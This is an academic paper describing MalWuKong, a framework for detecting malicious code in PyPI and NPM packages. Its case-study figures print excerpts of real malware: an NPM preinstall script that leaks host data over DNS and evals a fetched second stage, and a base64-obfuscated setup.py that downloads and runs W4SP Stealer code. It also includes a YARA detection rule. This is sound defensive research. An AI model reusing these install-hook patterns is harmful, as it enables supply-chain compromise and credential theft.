MalWuKong: Towards Fast, Accurate, and Multilingual Detection of Malicious Code Poisoning in OSS Supply Chains

Ningke Li, Shenao Wang, Mingxi Feng, Kailong Wang*, Meizhen Wang, Haoyu Wang*
Huazhong University of Science and Technology†, *Wuhan, China*
lnk_01@hust.edu.cn, shenaowang@hust.edu.cn, m202271825@hust.edu.cn,
wangkl@hust.edu.cn, mzwang@hust.edu.cn, haoyuwang@hust.edu.cn

***Abstract*—In the face of increased threats within software registries and management systems, we address the critical need for effective malicious code detection. In this paper, we propose an innovative approach that integrates source code slicing, inter-procedural analysis, and cross-file inter-procedural analysis, thereby enhancing the detection precision and reducing false positives. This approach has been encapsulated within a multi-analysis-based framework for automatic detection of malicious code in real-world software packages. In its application to major third-party software registries like PyPI and NPM, our framework has proven effective, identifying 130 malicious packages from a total of 169,640 monitored over a continuous period of five weeks. This work advances the current state-of-the-art solution to malicious code detection, demonstrating significant practical impact in strengthening the software supply chain defense.**

***Index Terms*—Malware Detection, Software Supply Chain Security, Security Tools**

I. Introduction

In the current age of digital interconnectedness, software registries and management systems such as Python Package Index (PyPI) and Node Package Manager (NPM) play a pivotal role in fostering development efficiency and code reusability. However, as these registries burgeon with open source contributions, they inherently carry a potent threat — they are a ripe platform for the proliferation of malicious code. This insidious malware, disguised within useful software packages, can engage in surreptitious activities such as unauthorized network connections [1], covert screen or keyboard monitoring [2], concealing processes, reserving clandestine passwords or keys [3], etc. Consequently, such behavior not only jeopardizes the dependability of computer systems, but also induces severe losses and risks to users. Particularly concerning is the effect on the software supply chain, as a compromised package can trickle down into numerous applications, therefore amplifying the impact manifold.

Addressing the intricate challenge of malicious source code detection presents three primary obstacles. Firstly, the effectiveness of binary-based virus scanning engines is hindered due to the wide array of programming languages and the evolving nature of threats, leading to an inability to accurately detect concealed malware. Secondly, existing detection techniques, essential for single-file and full source code evaluation, tend to overlook threats or falter with large-scale software registry environments. Lastly, despite extensive research in malicious code including traceability analysis and program deconstruction, existing malware detection approaches (e.g., rule-based scanning and intra-procedural analysis [4]) require intensive manual labor and often yield unsatisfactory accuracy. Even with the introduction of artificial intelligence for automated detection, the absence of a comprehensive cross-file analysis approach compounds the imprecision of these methods. These intertwined challenges underscore the urgent need for an innovative, robust solution to enhance the detection and prevention of malicious source code in software registries.

Having identified these challenges, we proceeds to construct solutions that address these specific issues, drawing on the insights we have gained through a manually-verified pilot study (to be detailed in Section III). Our first key insight is the shift from traditional binary-based scanning engines to a more sophisticated source code slicing approach, enhancing the effectiveness of malicious code detection. Source code slicing allows for access to the primitive and rich form of code, enabling more in-depth information gleaned. In contrast, binary scanning engines only deal with compiled code, where certain high-level language features may be lost or become obscure during the compilation process. Notably, unlike binary scanners that can only be employed after software construction, source code-based detection enables intervention at early stages of software development. This allows for the early-stage identification and rectification of potential malicious code or security vulnerabilities prior to code commits, reducing the cost and risk associated with later-stage remediation.

Our second key insight is the integration of inter-procedural analysis with detailed program slicing, which enables a precise interpretation of malicious behavior and their contexts. In the pilot study (to be detailed in Section III), we have delved into exploring the characteristics of potentially malicious packages within real-world open-source software hosting platforms abundant with data. Our investigations unveil that real-world malicious code often exhibits a level of complexity,

* Kailong Wang and Haoyu Wang are corresponding authors.
† The full affiliation is Hubei Key Laboratory of Distributed System Security, Hubei Engineering Research Center on Big Data Security, School of Cyber Science and Engineering, Huazhong University of Science and Technology.

diversity, and concealment in triggering processes that goes beyond typical expectations. Hence, to effectively detect large-scale real-world malicious code activity, a more nuanced, in-depth analysis targeting malicious semantics is necessitated. Consequently, we amalgamate inter-procedural analysis with finer-grained program slicing to comprehensively examine and interpret programs from both macroscopic and microscopic perspectives, assisting us in pinpointing the triggering paths of malicious behavior and their related contexts. In particular, to reduce the high false-positive rates of the detection process, we have further enhanced our approach by leveraging the cross-file inter-procedural analysis. This strategy allows us to better understand code semantics through API and taint analysis, and offers a novel perspective for a more systematic and effective examination of malicious behavior in on-chain code.

Our Work. Building upon our two key insights, we have designed and implemented a novel multi-analysis-based framework to automatically detect malicious code in real-world software packages. The framework consists of three crucial modules: a more precise program analyzer, a package meta data analyzer, and a malicious behavior detector leveraging customized detection rules and semantic analysis. We integrate inter-procedural and cross-file analyses into our framework, enhancing its ability to detect malicious code. We have applied this framework to widely-used third-party software registries, including PyPI and NPM. Over a continuous monitoring period of five weeks, our framework has effectively identified 130 malicious packages from a total of 169,640 packages within these two registries, including 23 in NPM and 107 in PyPI. These findings demonstrate the high effectiveness and practicability of our framework.

We summarize the main contributions of this paper below:

- **Innovative Malware Detection Approach.** We have developed a sophisticated detection approach that integrates source code slicing, inter-procedural analysis, and cross-file inter-procedural analysis, using CodeQL for parsing. This holistic strategy enhances detection precision, improves interpretation of malicious behavior and contexts, and successfully reduces false-positive rates.
- **Outstanding Efficacy and Enhanced Usability.** We have made multi-dimensional comparisons of MALWUKONG with state-of-the-art approaches on the ground truth dataset we built. The results reveal that our method provides higher and better implementation in terms of detection accuracy, granularity, and usability of the tool.
- **Real-World Practical Impacts.** Our innovative detection approach has been successfully applied to real-world software registries such as PyPI and NPM. And we identify 130 malicious packages from a total of 169,640 monitored over a continuous period of five weeks [5]. Strikingly, we discovered a previously undetected family of malicious NPM packages that attempted to distribute phishing links or malware through the NPM platform.

II. BACKGROUND

A. Malicious Code Categorization in Software Supply Chains

The growth of the open-source community and the rising use of its software have spurred an increase in open-source packages. This leads to a complex dependency network that, while beneficial for development, also raises the potential for software supply chain attacks and security risks. As per Snyk's report[6], there has been a notable increase in malicious code from problematic packages since mid-2022, highlighting a shift towards more complex and obscure on-chain malicious actions. To facilitate their detection, we categorize the malicious code types as shown in Table I.Note that simply marking code obfuscation as malicious (M5 listed in the table), which is commonly adopted by many detection techniques [7], inevitably leads to elevated false positives. As mitigation, we only focus on the obfuscated content that may contain encrypted malicious code for more accurate detection.

TABLE I
CLASSIFICATION OF VARIOUS MALICIOUS CODE.

Tag	Malicious Category	Description
M1	hidden auth	Bypassing verification by using special keys or certificates to log into remote services.
M2	backdoor	A hidden entry in a system or software, including trojans, file manipulation, etc.
M3	cryptojacking	Using a computer's resources without the owner's consent to mine cryptocurrencies.
M4	embedded shell	Embedding malicious shell commands or scripts within other normal programs.
M5	suspicious obfuscation	Obfuscating the source code to make it difficult to understand, analyze, and reverse.
M6	remote control	Controlling the target system remotely and executing malicious operations on it.
M7	send sensi info	Leaking sensitive information from the internal to the external without permission.
M8	suspicious exec	Execute suspicious commands such as deleting files to achieve illegal purposes.

B. Malicious Package Detection Techniques and Tools

A broad array of work has been done in malicious code detection within open-source software supply chains, ranging from threat detection algorithms to comprehensive security frameworks. Two notable contributions are MALOSS [4] and GUARDDOG [8], which have been closely examined versus our proposed technique in this study. In particular, MALOSS offers a comprehensive view of the software supply chain security landscape by constructing and analyzing software dependency graphs to identify vulnerabilities and how they propagate through dependencies. However, its detection patterns might overlook subtle, intricate patterns that do not manifest in these structures. GUARDDOG, on the other hand, leverages static code analysis and rules-based methods to spot malicious software packages. However, its heavy reliance on predefined rules could curtail its capability to identify novel malicious tactics. We will detail the comparison in Section V.

C. Code Semantic Analysis Engines

Code semantic analysis engines [9], [10], [11] are tools designed to enhance code analysis by creating a comprehensive information about a source code, including syntax, control flow, data flow, semantics, etc. In particular, we utilize CodeQL [12] in this work. It incorporates various elements such as Abstract Syntax Trees (AST), Control Flow Graphs (CFG), and data flow information. This allows for specific code patterns or potential security vulnerabilities to be identified using SQL-like queries, which are capable of deeply mining the semantic information of code files. It is adept at identifying complex security vulnerabilities that traditional syntax analysis or pattern matching tools might overlook. CodeQL supports multiple programming languages, enhancing its versatility. In our context, CodeQL substantially improves our understanding and interpretation of malicious code detection and subsequent rule-making, providing us with a deeper insight into the semantics of malicious code within open-source packages.

III. A Pilot Study

A. Study Overview


In our pilot study, we aim to understand the critical role that malicious semantics play in source code analysis, and how it could be utilized to enhance the malicious code detection. Our focus is to evaluate the performance of VirusTotal [13], a highly reputed global threat detection platform that integrates over 40 antivirus engines and is competent at scanning various file types for threats. We observed that while VirusTotal performs well in most scenarios, its efficacy in parsing malicious semantics in source code seems moderately weak, leading to a substantial number of false positives and false negatives.

B. Evaluation Settings

To provide an empirical analysis, we utilized 100 malicious JavaScript source code packages randomly selected from the Snyk [6] database for NPM packages, covering all the categories listed in Table I. These packages have previously been confirmed to contain malicious behavior, making them an ideal sample set for our study. Our objective was to assess the false alarm rate of VirusTotal when scanning these packages, particularly looking at cases where malicious packages were not detected and when detected threats did not align with the actual type of malicious behavior in the packages.

C. Results

As listed in the Figure 1, we observed that VirusTotal misclassified a significant number of malicious packages, leading to a high false alarm rate of approximately 90%. Among these 100 malicious samples, VirusTotal could only successfully detect 12, of which only 7 were revealed by more than 10 anti-malware engines, leaving the confidence level of the remaining correct results relatively lower with less than 5 engines reported. We attribute this high rate of misclassification to several limitations. These include VirusTotal's inability to detect less common or subtly concealed malicious activities, its inaccurate categorization of the types of malicious behaviors, and its lack of granularity in identifying specific problem areas within the code. As a result, it becomes clear that traditional detection systems like VirusTotal struggle when interpreting complicated malicious semantics, leading to detection errors.



Category	Total	TP	FN	FP
Sensitive Data Leakage	64	1	28	35
Code Obfuscation	12	2	8	2
Trojan Downloading	8	2	4	0
Embedded/Hidden Shell	5	2	3	0
Remote Control	5	1	4	0
Malicious URL	3	0	3	0
Suspicious Command	3	2	1	0
Cryptomining Malware	2	2	0	0


Fig. 1. Results of Manual Check from VT.

D. Case Studies

For a more intuitive explanation, we provide two cases from the PyPI and NPM platforms respectively, each showcasing the complexity of modern malicious code and the limitations of conventional detection tools.

An Example NPM Package. In our first case study as shown in Figure 2 (a), we dissected the actions of a JavaScript package named *@seller-ui*. This package cunningly performs a series of malicious actions disguised as a penetration test using pre-install scripts. It downloads and executes suspicious commands from external, unidentified sites using the `eval` function. It can gather critical information such as hostnames, usernames, network interface names, and can also establish a SOCKS5 proxy to create a tunnel within a target infrastructure. This allows not only data gathering but also the transfer of additional malicious code or commands, creating a hidden vulnerability that can disrupt systems and steal data. Despite this significant threat, when this package was run through VirusTotal, all the engines failed to detect these activities.

An Example PyPI Package. The second case study examined a Python package named *duonet* from the PyPI platform, as shown in Figure 2 (b). On the surface, *duonet* appears as a typical Python package, but under the hood, it imports (i.e., by `pip install typesutil`) a malicious package capable of fetching malware from a remote server. It exploits the unsuspecting `setup.py` script to initiate a Python code (by `exec`), which in turn triggers an open-source Python-based trojan named W4SP Stealer[14]. This trojan is designed to steal a variety of crucial system information, including files, passwords, browser cookies, system metadata, Discord tokens, and data from various cryptocurrency wallets. Despite the


Extracted from @seller-ui/package/preinstall.js:

```
var STAGE_URL = 'http://192.70.xxx.xxx/seller-ui-eslint-
                plugin/stage.json';

var getNetworkInterfaces = function () {
   var ifaces = os.networkInterfaces();
   ...}
var collectStats = function () {
   ...
   var username = os.userInfo().username;
   var ifaces = getNetworkInterfaces();
   ...
   dns.lookup('x' + toHex(username) + ...);
   dns.lookup('y' + toHex(iface) + ...);
   ...
 var execSecondStage = function () {
   http.get(STAGE_URL, function (res) {
      var body = '';
      res.on('data', function (chunk) {body += chunk;});
      res.on('end', function () {
        try {
          eval(body);}
 ...
 collectStats();
 execSecondStage();
```

No security vendors and no sandboxes flagged this file as malicious

0 / 60 Community Score

4be7ce2ae2678c8f0d62d9d2101bc67b7556f70d52156d17e0e1ea185ec9477d
@seller-ui.zip
zip

Size 2.44 KB
Last Analysis Date a moment ago

(a)

Extracted from duonet-0.0.3/setup.py:

```
import os
import re
try:os.system('pip install typesutil')
except:os.system('py -m pip install typesutil')
```

Extracted from typesutil-2.0.0/setup.py:

```
...          318 spaces
print('\n')......__import__('builtins').exec(__import__('builtins')
  .compile(__import__('base64')
  .b64decode("a decoded script..."),'<string>','exec'))
```

Extracted from the base64-decoded script:

```
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _eexecutable
from os import system as _ssystem

_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as _uurlopen;exec(
   _uurlopen(\'http://wasp.plague.fun/inject/Fu643XzaSbmCcnGN\').read())""")

   try:
     _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')} {_ttmp.name}")
...
```

No security vendors and no sandboxes flagged this file as malicious

0 / 59 Community Score

b41ee5ead1ab4053ecf88e4189cb2849d234daab4b4494461b88ef7b930cdb0b
duonet-0.0.3.tar.gz
gzip tar-bundle

Size 27.82 KB
Last Analysis Date 3 months ago

(b)

Fig. 2. **Examples from NPM (a) and PyPI (b) Packages. The positions marked with red strokes represent sink APIs, the green represent source APIs, and the yellow denote sensitive parameters, such as URLs and system information.**

extensive and severe malicious method chain, all of the engines in VirusTotal considered the *duonet* package harmless.

E. Key Insights

These two case studies, despite their differences, share a common narrative - the stealthy, sophisticated nature of modern malicious codes that conventional detection tools struggle to capture. Simple rule-matching mechanisms are increasingly falling short as attackers evolve their tactics, employing obfuscation, encryption, and multi-step execution to deceive detection tools. Our findings underscore the importance of a two-fold strategy to address this challenge. First, we must develop an in-depth understanding of malicious semantics, going beyond surface-level scans to understand the complex web of interactions that form the core of these threats. Second, we must bolster this understanding with powerful detection tools capable of parsing this complexity and accurately flagging these threats.

IV. Methodology

As shown by the overview in Figure 3, the proposed framework consists of four modules: 1) in-depth static analyzer, 2) package meta information analyzer, 3) rule matcher and 4) CodeQL security engines for maintaining universality among multiple languages. Alongside the detailed explanation on their implementations, we will also explain how we address the existing challenges.


A. In-depth Program Analysis

In response to the high false positive rates and inaccurate analysis observed in our pilot study, we implemented a thorough source code slicing analysis, as illustrated in Figure 4. We integrated control flow and data flow with function information for an advanced taint analysis, inspired by the techniques used in compiled languages such as C/C++[15] and Java[16]. Leveraging function call chains that encapsulate cross-function or cross-file details, we conducted an inter-procedural analysis to capture more detailed and profound source code semantics, targeting the extraction of malicious semantic information.

*1) **Control-flow and Data-flow Analysis**:* Through this step, we aim to derive the information flow graphs that can be further utilized in the subsequent taint analysis and inter-procedural function calling path generations.

As the green flow directions illustrated in Figure 4, control flow graphs (CFG) explicitly outline the sequence in which code statements are executed, as well as the conditions that must be satisfied for a specific execution path to be chosen. We use control flow to grasp the relations among various functions and the execution orders, laying the groundwork for function calls within a method or class and supplement the cross-file analysis with malicious behavior triggering path. In our motivating example in Figure 2, the specific dynamic `eval` function eventually executes the dangerous commands received from an unknown external website via `HTTP GET` request, thus bring risks.

On the other hand, we analyze data flow to study the movement of data within a program, focusing on how variables get their values and how these values propagate through the program, eventually providing effective reachability analysis for taint analysis. After analyzing definitions and usages of variants from the given source code, we gain the holistic



Keyword Rules
Detection Rules
In-depth Static Analyzer
Control Flow
Data Flow
Source-Sink Taint Analysis
Function Call Graph Generation
Precise Program Slicing (Full-Info-Graph)
Meta Information Analyzer
Package Information
Preinstall/Setup Information
Malicious Behavior Analyzer
Rule Matching Mechanism
Suspicious Function Points
Various YARA Rules Matching
Inter-procedural Calling Sequence
Semantics Analysis with CodeQL
CodeQL DB
Useful Queries
Web Crawler
Basic Database
Source Code
Metadata
Detection Reports

Fig. 3. The Architecture and Workflow of Our Framework.

view of the key API parameters calling status as well as data dependency relations. In our motivating example in Figure 2, we depend on data flow analysis to catch the flows from the `os.userInfo().username` to `dns.lookup` function, which leads to a potential system information leakage.

The amalgamation of control- and data-flow analyses aids in the synthesis of a comprehensive understanding of a program's behavior, which is crucial for improving the efficiency and reliability of our subsequent taint analysis and inter-procedural function call analysis.




Fig. 4. Analysis of the JS Code Example from Figure 2(a).

*2) **Taint Analysis**:* By categorizing source-sink pairs and using the data flow information obtained in the previous stage, we aim to derive potential malicious behavior triggering paths effectively through taint analysis. However, the key challenge in this context lies in accurately defining the source and sink points. As different types of malicious code exhibit both shared and distinct characteristics, deriving the accurate source-sink pairs is thus crucial for effectively identifying malicious code.

To this end, we have constructed API-based characteristic sink-source pairs for different malicious behaviors for taint analysis. They are described in detail in our online documentation [17]. The pair construction mainly draws from the following insight: regardless of the programming languages (i.e., JavaScript or Python), specific malicious behaviors share similar source-sink pairs. For instance, most malicious behaviors (e.g., backdoors and embedded shells) have sinks related to dynamic execution (e.g., `exec` and `eval`), with the distinction being the different malicious files or commands executed at the source points. For another example, sensitive information leaks involve file reading sources (e.g., `createReadStream`) and network transmission sinks (e.g., `http.request`).

Inspired by Doublex [18] and Pysa [19], a thorough taint analysis will be carried out according to the source-sink pairs. More specifically, for an identified `[source, sink]` string or a sink point, the suspicious behavior within the code will be recorded. For instance, with source and sink highlighted in green and red respectively in Figure 2, the taint path pairs `[http.get, eval]` and `[os.userInfo().username, dns.lookup]` can be obtained after analyzing the execution paths, thus pinpointing the location and triggering path of the malicious code.

*3) **Function Call Graph Generation**:* A function call graph is a directed graph where nodes represent functions within a program and edges denote function calls. Each edge points from the calling function to the called function, effectively encapsulating the hierarchical structure of function invocation in a program. With its help, we strives to understand the call execution process of suspicious code, identify potential attack vectors, and further provide useful information for cross-function and cross-file analysis. Combining this with taint analysis, we can track potentially-harmful data flow throughout the system for effective malicious code identification.

In our example in Figure 2, we can plainly obtain the function call chain from the caller function `collectStats` to the callee function `getNetworkInterfaces`, which showcases the calling order and potential malicious execution of these suspicious code. Moreover, function call graph analysis can be used to identify potential attack vectors, such as vulnerable functions that can be reached from untrusted inputs. In summary, the function call analysis spanning across methods and files provides invaluable support for our subsequent inter-procedural analysis.

Algorithm 1: Cross-file Inter-procedural Analysis

```
Input: $AST$ of the code, $func\_nodes$ of all methods
Output: $FCG$ of inter-procedural function calling sequence
1  Function getImportedNodes($func\_nodes$):
2      for $node \in ast.children$ do
3          if $node$ is $ImportDeclaration$ then
4              $func\_nodes.append(node.specifier)$
5          end
6      end
7  end
8  Function getCallChain($func, func\_nodes, FCG$):
9      for $node \in func.children$ do
10         if $node$ is $CallExpression$ then
11             $callee \leftarrow node.callee$
12             if $callee \in func\_nodes$ then
13                 $FCG[func] \leftarrow node$
14                 getCallChain($node, func\_nodes, FCG$)
15             end
16         end
17     end
18 end
19 getImportedNodes($func\_nodes$)
20 for $node \in ast.children$ do
21     if $node$ is $CallExpression$ then
22         $callee \leftarrow node.callee$
23         if $node \in func\_nodes$ then
24             getCallChain($node, func\_nodes, FCG$)
25         end
26     end
27 end
28 return $FCG$
```

*4) **Cross-file Analysis**:* To obtain a more complete understanding of the precise malicious semantics, the analysis of malicious code requires not only traversing through function methods but also spanning across files. From the generated function call graphs and a variety of contexts, we can readily identify malicious code that results from interactions between different files or modules.

In our Python code snippet example in Figure 2 (b), we utilize Algorithm 1 to extract function call graph of multiple source code files. When MALWUKONG detects suspicious behavior during the `pip install typesutil` process, it further investigates the *typesutil* package's source code. By applying sensitive keyword rule matching, we identify suspicious code at the beginning of the *setup.py* file, including `exec`, `b64decode`, and an encrypted string encoded with base64. Decoding the encrypted string reveals malicious operations involving command replacement and writing of a remote unknown file locally. The resulting cross-file function list from the algorithm includes `[pip install, exec, base64.b64decode, NamedTemporaryFile, urlopen, executable.replace]`.

B. Meta Information Analysis

In addition to detailed source code slice analysis, we also delve into the package's metadata information and scrutinize the operational details of certain preinstall and setup modules from a global standpoint. Such information is useful for determining the entry characteristics in the registries and the impact range of malicious packages.

*1) **Package Information Analysis**:* We aim to extract and interpret the structured information for describing the properties and context of each package. IN particular, we cover both basic (e.g., name, version, and author) and extended information (e.g., package descriptions and upload times).

*2) **Preinstall/Setup Scripts Analysis**:* Examining the code behavior during the preliminary deployment stage, especially those preinstall or setup scripts execution in the installations phase, can enhance our detection efficiency. In NPM, these are specified in the `preinstall` of `scripts` field of the *package.json* file. In Python, these scripts are usually found in the *setup.py* file. In our NPM example in Figure 2, malicious code in the `preinstall.js` file that sends requests to suspicious URLs threats system security, and the operation that can trigger this malicious code is the preinstall statement `node preinstall.js` in the deployment file. Similar operations could also occur in Python packages.

C. Rule-based Detection and Malicious Semantics Analysis

1) Rule Matching Mechanism: To enable effective detection of varying types of malicious code behaviors, it is essential to develop specific detection rules respectively. We apply YARA [20] rules as part of the detection tools for each category of malicious behavior, shown in Listing 1. For instance, we consider the following concepts for constructing the sensitive data leakage rules: sensitive data definition, uncommon communication paths, specific API calls. Overall, we have provided detection rules for 8 categories of malicious code, including pre-matching and preliminary filtering for sensitive keywords. After filtering, combined fine-grained code slices with rule matching of specific types of malicious code, and the powerful security engine, we can obtain the triggering process of malicious code.

2) Malicious Semantics Analysis using CodeQL: To further enhance the accuracy of our detection with the malicious code semantics, we utilize the CodeQL security engine as a supplementary tool. The brief analysis process is as follows: 1). The generated code slices from our previous methods are loaded into the CodeQL database. 2). We perform an automated batch scan using a set of custom CodeQL queries integrated with the official query library. 3). The detection results are then compared with the rule matching classification to draw final conclusions.

```
rule send_sensi_info
{
    meta:
        description = "Detection of Sending
        Sensitive Information in NPM/JS Malware"
        tag = "sensi_info_leakage"
    strings:
        $source_api_0 = "os.hostname"
        $source_api_1 = "process_platform"
        ......
        $sink_api_0 = "dns.resolve4"
        $sink_api_1 = "got.post"
        ......
        $keyword_0 =
        "cao7fopgfihso700cu0goxnnm6twgh1a1.xxx.net"
        $keyword_1 = ".oz.b.xxx.info"
        ......
    condition:
        any of ($source_api*) and any of
        ($sink_api*) and any of ($keyword*)
}
```

Listing 1. A YARA Example for M7 Detection.

V. Evaluation

Our evaluation targets the following research questions:

• **RQ1: How effective is our framework?** This RQ studies the accuracy and time consumption of our approach.

• **RQ2: What are the improvements of our framework?** This RQ makes comparison of our framework with some state-of-the-art techniques.

• **RQ3: What is the feasibility of our framework on large-scale real-world datasets?** This RQ evaluates the practicality and robustness of our framework.

A. Experimental Setup

1) Benchmark Collection: To ensure high-quality evaluations, we carefully curate a comprehensive benchmark dataset. It is sourced from real-world software package management platforms, comprising two parts. The first part is a collection of verified malicious samples obtained from official security sources and existing datasets such as Snyk Vulnerability DB [6] and OSV[21]. The second part consists of confirmed malicious Python and JavaScript packages extracted from PyPI and NPM, derived from existing approaches like Maloss [4] and GuardDog [8]. For C/C++, we leverage a curated dataset consisting of 547 projects and 14,432 C/C++ files.

Furthermore, to evaluate the real-world detection performance (RQ3), we form a real-world package dataset with both potentially malicious and harmless packages from PyPI and NPM. We deploy a periodic web crawler to retrieve practical package data from software registries, and we collect related information from May 1st to June 4th by the official BigQuery repository[22]. We have collected 86,412 packages for Python from PyPI mirror stations [23] and 83,228 files for JavaScript from NPM official website [24].

2) Baseline Tools: There is a limited number of research and products focused on open source malicious code detection. As part of the comprehensive evaluation of our framework, we compare it on Python and JavaScript with existing baseline tools, namely MALOSS and GUARDDOG. The detailed information and results are available in section V-D.

3) Evaluation Metrics: We employ several metrics to assess the performance of the approaches. These metrics include True Positives (TP, number of packages correctly classified by their malicious types), False Positives (FP, number of packages incorrectly classified by their malicious types), True Negatives (TN, number of packages correctly classified as harmless), and False Negatives (FN, number of malicious packages classified as harmless). To measure the overall effectiveness of MALWUKONG, we utilize the $\boldsymbol{precision}$, $\boldsymbol{recall}$, and $\boldsymbol{F1\ score}$ as comprehensive evaluation metrics.

B. Implementation

We have implemented a detection prototype system MALWUKONG that adopts the methodology described in section IV and currently supports three languages: Python, JavaScript, and C/C++. We will continue to iterate on this system in the future to support more compiled and interpreted languages, such as Java and Go. Our experiments are conducted on a server running Ubuntu Linux of 22.04 version with two 64-core AMD EPYC 7713 and 256 GB RAM.

C. Effectiveness of Our Framework


To evaluate the effectiveness of MALWUKONG in malware multi-class classification, we utilized the framework to analyze the ground truth dataset. Our ground truth dataset consists of 311 samples of malicious code from PyPI, 236 samples from NPM, and 459 samples of C/C++. These samples were manually labeled into 8 categories (as listed in Table II) by three experienced security researchers.


TABLE II
SAMPLE COUNTS IN OUR GROUND TRUTH DATASET.


Malicious Tag	M1	M2	M3	M4	M5	M6	M7	M8	Total
JS Sample	7	11	2	5	47	16	132	16	236
Python Sample	26	58	30	59	7	22	75	34	311
